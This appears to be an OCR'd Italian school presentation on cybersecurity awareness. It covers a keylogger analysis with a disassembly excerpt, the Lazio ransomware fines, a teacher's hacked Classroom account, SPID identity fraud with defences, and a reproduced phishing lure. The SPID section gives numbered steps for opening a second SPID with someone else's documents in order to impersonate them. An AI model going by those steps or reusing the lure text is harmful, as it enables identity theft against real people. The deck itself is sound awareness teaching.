
Dopo aver garantito la persistenza attraverso opportune modifiche nel registro di sistema, il malware procede con l'esecuzione della routine di controllo per acquisire i tasti digitati e catturare il testo dalla clipboard, come illustrato nello screenshot qui di seguito:

```
manual.pdf.004082DD
push manual.pdf.403754 ; 403754:L"<<ClipBoard>>"
push dword ptr ds:[40B0A0] ; 0040B0A0:&L"test\r\nprova\r\n123"
call <JMP.&__vbaStrCat>
mov edx,eax ; edx:L"test\r\nprova\r\n123"
mov ecx,manual.pdf.40B08C
call <JMP.&__vbaStrMove>
mov dword ptr ss:[ebp-4],6
mov edx,dword ptr ds:[40B0A0] ; edx:L"test\r\nprova\r\n123", 0040B0A0:&L"test\r\nprova\r\n123"
mov ecx,manual.pdf.40B09C
call <JMP.&__vbaStrCopy>
mov dword ptr ss:[ebp-4],7
mov edx,manual.pdf.403414 ; edx:L"test\r\nprova\r\n123"
mov ecx,manual.pdf.40B0A0 ; 40B0A0:&L"test\r\nprova\r\n123"
call <JMP.&__vbaStrCopy>
mov dword ptr ss:[ebp-4],9 ; 9:'\t'
mov edx,dword ptr ds:[40B08C] ; edx:L"test\r\nprova\r\n123"
mov ecx,manual.pdf.40B090
call <JMP.&__vbaStrCopy>
mov dword ptr ss:[ebp-4],A ; A:'\n'
call manual.pdf.403078
mov dword ptr ss:[ebp-98],eax
call <JMP.&__vbaSetSystemError>
mov eax,dword ptr ss:[ebp-98]
mov dword ptr ds:[40B0A4],eax
mov dword ptr ss:[ebp-4],B ; B:'\v'
push dword ptr ds:[40B0A4]
call manual.pdf.40302C
mov dword ptr ss:[ebp-98],eax
call <JMP.&__vbaSetSystemError>
mov eax,dword ptr ss:[ebp-98]
mov dword ptr ds:[40B0A8],eax
mov dword ptr ss:[ebp-4],C ; C:'\f'
push 0
call <JMP.&rtcBstrFromAnsi>
mov dword ptr ss:[ebp-6C],eax
mov dword ptr ss:[ebp-74],8
lea eax,dword ptr ss:[ebp-74]
```

Frode Creata in Italia per l'Italia! Phishing a tema Agenzia delle Entrate che distribuisce keylogger - Redazione RHC : 4 Maggio 2024 08:04

Le informazioni acquisite vengono memorizzate in un file di testo e successivamente inviate al C2 (Server di Comando e Controllo - consentendo agli attaccanti di esercitare un controllo remoto su tali sistemi senza sollevare sospetti) su **Altervista** tramite il solito comando FTP.

A seguito di ulteriori indagini sul dominio compromesso è emersa l'esistenza di una pagina di phishing mirata agli utenti di **Siatel v2.0 – PuntoFisco** dell'Agenzia delle Entrate, identica a quella individuata il mese scorso.



Attacco informatico alla Regione Lazio. Il Garante Privacy sanziona LAZIOcrea, Regione Lazio e ASL Roma 3 – 11 aprile 2024

Con tre sanzioni di **271mila, 120mila e 10mila euro**, rispettivamente a **LAZIOcrea** (società che gestisce i sistemi informativi regionali), **alla Regione Lazio e alla ASL Roma 3**, il Garante Privacy ha definito i procedimenti aperti dopo l'attacco informatico al sistema sanitario regionale avvenuto nella notte tra il 31 luglio e il 1° agosto del 2021.

Il data breach – causato da un ransomware (*Un **ransomware** è un tipo di codice che limita l'accesso del dispositivo che infetta, richiedendo un riscatto da pagare per rimuovere la limitazione*) introdotto nel sistema attraverso un **portatile in uso a un dipendente della Regione** – ha bloccato l'accesso a molti servizi sanitari impedendo, tra l'altro, la gestione delle prenotazioni, i pagamenti, il ritiro dei referti, la registrazione delle vaccinazioni. Asl, aziende ospedaliere, case di cura non hanno potuto utilizzare alcuni sistemi informativi regionali, attraverso i quali sono trattati i dati sulla salute di milioni di assistiti, per un arco temporale che è andato da poche ore (48) ad alcuni mesi.

[VEDI PROVVEDIMENTI doc. web n. 10002324, 10002533, 10002287]

Attacco informatico alla Regione Lazio. Il Garante Privacy sanziona LAZIOcrea, Regione Lazio e ASL Roma 3 – 11 aprile 2024

Dagli accertamenti e dalle ispezioni effettuate dall'Autorità è emerso che LAZIOcrea e Regione Lazio, pur con differenti ruoli e livelli di responsabilità, sono incorse in numerose e gravi violazioni della normativa privacy, dovute in prevalenza all'adozione di sistemi non aggiornati e alla mancata adozione di misure di sicurezza adeguate a rilevare tempestivamente le violazioni di dati personali e a garantire la sicurezza delle reti informatiche.

L'inadeguata sicurezza dei sistemi ha determinato, nel corso dell'attacco informatico, l'impossibilità per le strutture sanitarie regionali di accedere al sistema ed erogare alcuni servizi sanitari ai loro assistiti.

In particolare, l'indisponibilità dei dati è stata determinata dall'attacco informatico, che ha reso inaccessibili circa 180 server virtuali, nonché dalla scelta di LAZIOcrea di spegnere tutti i sistemi, non essendo in grado di determinare quali fossero quelli compromessi, né di evitare un'ulteriore propagazione del malware. Inoltre, LAZIOcrea ***non ha posto in essere le azioni necessarie per una gestione corretta del data breach e delle sue conseguenze***, in particolare nei confronti dei soggetti per i quali svolge compiti da responsabile del trattamento (a partire dalle numerose strutture sanitarie coinvolte).

Nel definire l'ammontare delle sanzioni il Garante ha tenuto conto della natura e della gravità delle violazioni, nonché del grado di responsabilità, in particolare, di soggetti come LAZIOcrea e la Regione Lazio.

CASO PERSONALE AL MOTTI


In data 01-01-2024 dalla prof. Laura Greta ricevo la mail:

- ***Salvatore ciao, controlla per favore la tua email istituzionale...su classroom istituzionale di 2Bp e 2Ap sono comparsi messaggi a tuo nome che non credo ti corrispondano...te li allego. Ho cancellato quello di 2Bp, non ho il tuo cellulare e ti avverto da qui. Ciao, Greta***

- ***Ciao Greta e buon anno, mi hanno segnalato la stessa cosa e ho cambiato immediatamente password alla mail, evidentemente non è un problema di password, avrò un worm, un virus o qualcos'altro sul portatile... Vedremo di risolverlo ma onestamente al momento l'unica soluzione è tenere il PC spento ma a quanto pare compaiono lo stesso***

- **Una bella scocciatura!! Buon anno, intanto!**

- *Su Classroom compariva un post, a nome mio, così:*
  - ***Ciao ragazzi non capite un caz… e non me ne frega nulla di voi!***
- *A questo post rispondeva un ragazzo (Aiello, scrivendo:) in modo ironico:*
  - ***Grazie prof lo avevamo sempre saputo ma adesso siamo tutti convinti, che ridere.***



CASO PERSONALE AL MOTTI

Email da parte mia alla DS:

In data 01-01-2024 dalla prof. Laura Greta ricevo la mail:

Salve Preside, le scrivo in quanto in questa giornata mi sono accorto che uno dei miei dispositivi (PC, Tablet o Smartphone) risultava sotto attacco, quello che ho potuto constatare è che il virus (credo si tratti di un trojan, una variante dei tanti virus informatici a cui siamo esposti) ha postato dei messaggi su alcune classroom a cui ho accesso, purtroppo non è servito il cambio della password del mio account istituzionale fatto immediatamente.

Della situazione mi ha anche avvisato la prof.ssa Lauri Greta alle 21:38 (intuendo la situazione), ovviamente ho provveduto a cancellare i post e "credo" (purtroppo non si è mai certi in informatica) di aver risolto il problema.

Ovviamente le scrivo solamente per metterla al corrente di ciò che è successo.
Distinti saluti.

RISPOSTA DS:

Buongiorno Salvatore. C'è stata una violazione della privacy? se si configura come tale dobbiamo attivare la procedura di segnalazione al garante...Occorre avere dettagli della situazione per eventualmente segnalare.

CASO PERSONALE AL MOTTI

Email da parte mia alla DS:

In data 01-01-2024 dalla prof. Laura Greta ricevo la mail:

Salve Preside, le scrivo in quanto in questa giornata mi sono accorto che uno dei miei dispositivi (PC, Tablet o Smartphone) risultava sotto attacco, quello che ho potuto constatare è che il virus (credo si tratti di un trojan, una variante dei tanti virus informatici a cui siamo esposti) ha postato dei messaggi su alcune classroom a cui ho accesso, purtroppo non è servito il cambio della password del mio account istituzionale fatto immediatamente.

Della situazione mi ha anche avvisato la prof.ssa Lauri Greta alle 21:38 (intuendo la situazione), ovviamente ho provveduto a cancellare i post e "credo" (purtroppo non si è mai certi in informatica) di aver risolto il problema.

Ovviamente le scrivo solamente per metterla al corrente di ciò che è successo.
Distinti saluti.

RISPOSTA DS:

Buongiorno Salvatore. C'è stata una violazione della privacy? se si configura come tale dobbiamo attivare la procedura di segnalazione al garante...Occorre avere dettagli della situazione ed eventualmente segnalare.

CASO PERSONALE AL MOTTI

Da: **Dott. Lorenzo Casali - Ufficio del DPO* Dott. Massimo Zampetti** <info@privacycontrol.it>
Date: lun 8 gen 2024 alle ore 09:16
Subject: Re: Violazione di privacy?

Gentile Dirigente,
Sulla questione non noto **data breach** tali da richiedere una segnalazione all'autorità Garante. Il docente di informatica ha rilevato la presenza di un attacco ed è **intervenuto tempestivamente** senza che vi siano state conseguenze per l'utenza interessata.
Eventualmente Le consiglio di mettere a conoscenza anche il **consulente informatico esterno** (qualora presente) per poter scansionare più nel dettaglio la presenza di ulteriori minacce sui terminali.
Resto a disposizione. Cordiali Saluti**.**

Dott. Lorenzo Casali
Ufficio del DPO - Dott. Massimo Zampetti

PRIVACY CONTROL
brand di Privacycert Lombardia S.r.l.


Privacycert Lombardia Srl
Bergamo, Pass. Don Seghezzi, 2 - 24122
Bologna, Via Persicetana Vecchia, 28 - 40132
Contatti:
035.413.94.94
info@privacycontrol.it
www.privacycontrol.it
E-learning: www.fad.privacycontrol.it

*Data Protection Officer - in italiano RPD, Responsabile della Protezione dei Dati – è la nuova figura introdotta dal GDPR e che ha la funzione di affiancare titolare, addetti e responsabili del trattamento affinché conservino i dati e gestiscano i rischi seguendo i princìpi e le indicazioni del Regolamento

FRODE DELLO SPid (fornitori)

Negli ultimi mesi si è registrato un incremento preoccupante di truffe on line, legate all'identità digitale SPid, con pesanti ripercussioni soprattutto per i dipendenti della Pubblica Amministrazione e aziende.

I gestori del servizio per l'Identità Digitale sono:



TALI FORNITORI NON HANNO UN BD COMUNE, QUINDI IN TEORIA UNA PERSONA PUO' AVERE FINO A 12 SPid.

By BLS

FRODE DELLO SPid (documento d'identità della vittima)

- FURTO DEI PROPRI DOCUMENTI O FOTOCOPIA DEI DOCUMENTI

- Il primo passo dei truffatori è quello di procurarsi in qualsiasi modo i documenti della vittima.
- Non serve l'originale, basta anche la copia.
- Per capire quanto siamo esposti al furto dei documenti, basta pensare a quanti uffici (enti, scuole guida, iscrizioni a servizi on-line, ecc.) forniamo la copia dei nostri documenti per svariate procedure legali.
- Ma all'interno del sistema si può sempre annidare il truffatore che estrapola le immagini dal DB aziendale e li vende attraverso il Dark Web.

ACQUIRENTE

CRACKER

Ricordatevi che quando viene rubato il proprio documento di Identità (C.I.) la successiva denuncia alle autorità preposte non blocca in automatico il documento perso ma si deve eseguire una procedura on line o andare ad un ufficio comunale preposto.

By BLS

FRODE DELLO SPid (avviso creazione di altri SPid)

Purtroppo durante la creazione di Identità Digitali (SPid) successive alla prima, il sistema (ad oggi) non avvisa (email, sms, chiamate, raccomandate, …) in nessun modo che si sta creando un secondo SPid.

In tal modo la persona che si sta truffando non riceve nessun alert e quindi non avverte il pericolo.

Per farvi capire il meccanismo in modo diretto e soprattutto interessato, possiamo fare un esempio direttamente su alunni di scuola media superiore.

1. L'alunno fotografa i documenti di un proprio genitore.
2. Va sul portale dello SPid ed inizia la procedura di creazione di un nuovo SPid, facendo attenzione di non utilizzare lo stesso fornitore utilizzato dal genitore.
3. Una volta ottenuto il secondo SPid, al genitore non arriva nessuna comunicazione e quindi l'alunno può ad esempio, entrare sul registro della scuola come genitore e:
   a) Giustificarsi le proprie assenze
   b) Rispondere ad eventuali messaggi da parte dei docenti
   c) Chiedere info ai docenti come genitore
   d) Fare presa visione di eventuali note disciplinari
   e) …. E tutto quello che permette di fare un registro elettronico

Ricordatevi che sostituirsi ad un'altra persona, anche se si tratta del proprio genitore, integra il reato di sostituzione di persona, previsto dall'articolo 494 del codice penale italiano. Questo reato si concretizza quando una persona, con l'intento di procurare un vantaggio per sé o per altri, o di danneggiare qualcuno, induce un'altra persona in errore sostituendo illegittimamente la propria identità con quella di un'altra persona, oppure attribuendosi un falso nome, stato o qualità a cui la legge attribuisce effetti giuridici.

FRODE DELLO SPid (chi è più a rischio?)

I bersagli principali di questa truffa sono i lavoratori pubblici, come **insegnanti**, operatori sanitari e dipendenti della pubbliche amministrazioni, che utilizzano abitualmente il portale NoiPA per la gestione degli stipendi.

Anche le aziende potrebbero subire dei furti mediante lo SPid, ad esempio, se un'azienda ha un credito d'imposta* verso lo stato, il truffatore entrando con un secondo SPid (legato all'amministratore) all'interno del cassetto fiscale potrebbe dirottare tale credito come meglio crede.

Esiste un secondo aspetto, per quanto riguarda la truffa a società e/o aziende, una volta denunciato l'accaduto, il primo sospettato è l'amministratore stesso dell'azienda (e cioè chi sporto denunciato) in quanto il secondo SPID (fatto in modo fraudolento) è sempre intestato all'amministratore.

In molti casi, le vittime scoprono l'accaduto solo quando il pagamento mensile non arriva.

***Il credito d'imposta è una forma di agevolazione fiscale che permette alle aziende di recuperare una parte dei costi sostenuti per determinati investimenti, riducendo così il proprio carico fiscale.**

FRODE DELLO SPid (Agenzia delle entrate)

L’agenzia delle entrate, di solito attraverso la società SOGEI, ad oggi (06/2025) non è in grado di monitorare ne la creazione di SPID successivi (DB non comune tra i fornitori) né di avvisare l’utente(sms, email,…) di eventuali accessi tramite SPID al proprio cassetto fiscale.

Attenzione, in quanto anche voi, come studenti, siete esposti a questa truffa del doppio SPID.

Ad esempio se qualcuno di voi ha diritto al bonus cultura (Carta della cultura giovani e Carta del merito; entrambi del valore di 500€), per poter usufruire della cifra messa a disposizione occorre lo SPID e quindi occhio alle truffe.

Il Bonus Cultura, o Carta della Cultura Giovani, è un'iniziativa del Ministero della Cultura italiano che offre un contributo di 500 euro ai giovani che compiono 18 anni, per promuovere la loro partecipazione alla vita culturale. Questo bonus può essere utilizzato per acquistare biglietti per cinema, concerti, eventi culturali, libri, musei, e altro ancora..

FRODE DELLO SPid (Come difendersi)

Ad oggi per quanto concerne la difesa da eventuale truffe le cose da fare sono ben poche:


1. Prevenzione: Verificare con frequenza che l'IBAN registrato su NoiPA, INPS, Agenzia delle Entrate e su altri servizi sia sempre corretto e corrisponda al nostro.
2. Ove possibile è sempre consigliabile abilitare il controllo a due fattori, preferibilmente tramite App dedicate o direttamente sul proprio cellulare telefonico mediante l'invio di OTP (One-Time Password).
3. Evitare di cliccare su link ricevuti via sms, mail e social, soprattutto se non si conosce il mittente.
4. Se proprio non si hanno le idee chiare sul link ricevuto, occorre fare un'attenta analisi del link stesso per capire se possa essere quello dell'agenzia che ci sta contattando o no.
5. In genere amministrazioni pubbliche non chiedono mai autorizzazioni o dati nella modalità espressa al punto 4.
6. E' sempre meglio non caricare i nostri documenti in dispositivi digitali e in server non sicuri. Come abbiamo visto è proprio l'utilizzo di questi materiali che danno il via alla truffa.
7. Infine è possibile contattare i 12 fornitori ufficiali di Spid e chiedere se ci sono identità digitali aperte a nostro nome.

FRODE DELLO SPid (Esempio di frode con SPid)

1 minuto fa


Il tuo profilo INPS va aggiornato perché scaduto, rinnova i dati per evitare la sospensione. Link

Un tipico messaggio (ma anche email) che può arrivare è quello visualizzato a sinistra. Sembra veramente originale. Mi accorgo che non è originale già posizionandomi sul Link e leggendo cosa compare nel popup. In quanto il sito vero è: https://www.inps.it/



Cliccando il link sopra si finisce in un sito fatto benissimo se non identico a quello dell'INPS. Con la possibilità di inviare, mediante il semplice click di un bottone la foto dei nostri documenti.

Una volta inviata la copia dei nostri documenti ne abbiamo perso il controllo e le conseguenze possono essere drammatiche.



FRODE DELLO SPid (Per concludere…)

Perché esistono più gestori per quanto concerne lo SPID e non uno solo?

Abbiamo visto che avere più gestori indipendenti tra di loro facilita la creazione di Spid da parte di persone terze, ed è difficile determinare correlazioni sospette.
Tuttavia l'esistenza di più gestori rappresenta un vincolo a tutela di un principio superiore: la protezione della libertà individuale e dei dati personali.


La necessità di avere più SPID nasce da una concezione oramai superata e cioè se i sistemi di un fornitore del servizio aveva dei problemi il cittadino poteva rivolgersi ad un altro fornitore per creare un altro SPID e quindi accedere ai servizi pubblici. Oggi tale motivazione tecnica, grazie all'affidabilità delle infrastrutture, non dovrebbe più essere vincolante.

Tra circa un anno lo SPID andrà in pensione e sarà sostituito dal Wallet Europeo che servirà anche per comprare biglietti aerei o fare contratti all'estero.

Ovviamente, ad oggi, è possibile utilizzare come metodo di accesso il sistema CIED che non soffre dei problemi dello SPID. Questo non vuol dire che non si possa essere truffati attraverso lo SPID.

CASO PERSONALE – SITO WEB

Il mio sito: www.profdinformatica.altervista.org, non esiste più a causa di un codice malevole in uno dei vari plugin utilizzati per la costruzione dello stesso.
Il sito è stato chiuso dal fornitore dello spazio web e dai servizi web (www.altervista.org) dopo che ha ricevuto dalla polizia spagnola la mail sottostante.



GOBIERNO DE ESPAÑA | MINISTERIO DEL INTERIOR | DGT

Hola,

Según nuestros registros, consta una infracción de tráfico a su nombre que aún no ha sido abonada. El plazo para efectuar el pago está a punto de finalizar, por lo que le recomendamos completarlo lo antes posible para evitar recargos adicionales.

N.º de expediente: A04F219741
Motivo: Estacionamiento en área no autorizada
Importe pendiente: 135,99 €

Fecha límite para el pago:23/11/2025

En caso de no realizar el pago antes de la fecha indicada, la sanción aumentará automáticamente a 435,01 €, y se aplicará la retirada de 3 puntos de su permiso de conducir.

Puede efectuar el pago seguro mediante el siguiente enlace:
